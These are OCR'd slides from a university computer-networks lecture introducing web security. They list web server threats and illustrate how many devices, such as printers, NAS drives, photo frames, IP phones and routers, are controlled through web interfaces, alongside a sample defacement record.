Redes de Computadores II

Universidade do Algarve

Semana 12

https://github.com/ncatanoc/redes_algarve

Néstor Cataño

nestor.catano@gmail.com

Networking outlook

Goal:

to understand the basics of web security

Roadmap

1. Introduction to web security
2. Injection example

Web Security


- Web: *portably* and *securely* deploy applications
- The web is an example of “bolt-on security”
- Originally, the web was invented to allow physicists to share their research papers
  - Only textual web pages + links to other pages; no security model to speak of
- Then we added embedded images
  - Crucial decision: a page can embed images loaded from another web server
- Then, Javascript, dynamic HTML, AJAX, CSS, frames, audio, video, …
- Today, a web site is a distributed application

bolt-on security: security on top of the system built-in

Web Server Threats

- What can happen if server is compromised?
  - Compromise of underlying system
  - Gateway to enabling attacks on clients
  - Disclosure of sensitive or private information
  - Impersonation (of users to servers, or vice versa)
  - Defacement
  - (not mutually exclusive)

Defacement: an attacker penetrates website and replaces site content with their own content



Mirror saved on: 2010-01-27 14:43:32

Notified by: Dr.KevIN
System: Linux

Domain: http://www.batac.gov.ph
Web server: Apache

IP address: 66.147.230.102
Notifier stats

This Site Owned By Dr.KeviN

Defacement: government page in the Philippines

Web Server Threats


- What can happen if server is compromised?
  - Compromise of underlying system
  - Gateway to enabling attacks on clients
  - Disclosure of sensitive or private information
  - Impersonation (of users to servers, or vice versa)
  - Defacement
  - (not mutually exclusive)
- What makes the problem particularly tricky?
  - **Public access**

Public access: pretty much anyone can access a web page

Web Server Threats

- What can happen if server is compromised?
  - Compromise of underlying system
  - Gateway to enabling attacks on clients
  - Disclosure of sensitive or private information
  - Impersonation (of users to servers, or vice versa)
  - Defacement
  - (not mutually exclusive)
- What makes the problem particularly tricky?
  - Public access
  - **Mission creep**

Mission creep: the web was not invented for what it is used today



HP LaserJet 8150 Series / 128.3.[redacted]

HP LaserJet 8150 Series

Printer Status Supplies Media Capabilities

Control Panel

```
POWERSAVE ON
```

Ready Data Attention

Go Cancel Current Job

Control Panel Help

Refresh Control Panel

Help

Set Refresh Rate:

0 minutes

Apply Cancel

Supplies

	% of Life Remaining
Black	54%


Media

Status	Input/Output	Size	Type
	TRAY 3	LETTER	CARDSTOCK
	TRAY 2	LETTER	PLAIN
	TRAY 1	LETTER	PLAIN
OK	STANDARD OUTBIN	N/A	N/A
OK	FACE UP BIN	N/A	N/A

Capabilities

FLASH Storage: 3 MB Capacity

It’s controlled using a web server



LaCie Ethernet Disk mini


v. 2.0

5.2. Accessing the LaCie Ethernet Disk mini via Web Browsers

While the LaCie Ethernet Disk mini is connected to the network, it is capable of being accessed via the Internet through your Internet browser.

Windows, Mac and Linux Users – Open your browser to `http://EDmini` or `http://device_IP_address` (the "device_IP_address" refers to the IP address that is assigned to your LaCie Ethernet Disk mini; for example, `http://192.168.0.207`).

It's controlled using a web server



Samsung SPF-85V 8-Inch Wireless Internet Photo Frame USB Mini-PC Monitor w/64MB Memory (Black)

by Samsung

★★★☆☆ (6 customer reviews)

Like (0)

Available from these sellers.


1 used from $129.95

What Do Customers Ultimately Buy After Viewing This Item?

30% buy
Kodak Pulse 7-Inch Digital Frame ★★★½☆ (128)
Click to see price

30% buy
Toshiba DMF102XKU 10-Inch Wireless Digital Media Frame ★★★★☆ (25)
$159.99

Photo picture frame




(1) There's a web interface for the frame- you use a web browser on your network that connects to the picture frame. The web interface is horrendously slow and repeatedly "times out" while trying to access the frame.

5

Using the Web Interface

Your Cisco IP Phone provides a web interface to the phone that allows you to configure some features of your phone using a web browser. This chapter contains the following sections:



Firmware: DD-WRT v24-sp2 (10/
Time: 11:45:59 up 11 days, 3:10, load average: 0.2
WAN IP:

System Information

Router

Router Name	thegateway
Router Model	Linksys WRT54G/GL/GS
LAN MAC	00:40:10:10:00:01
WAN MAC	00:26:4A:14:0E:22
Wireless MAC	00:40:12:10:00:AF
WAN IP	67.164.94.51
LAN IP	192.168.3.1

Wireless

Radio	Radio is On
Mode	AP
Network	Mixed
SSID	wap2
Channel	2
TX Power	71 mW
Rate	54 Mbps

Services

DHCP Server	Enabled
WRT-radauth	Disabled
Sputnik Agent	Disabled

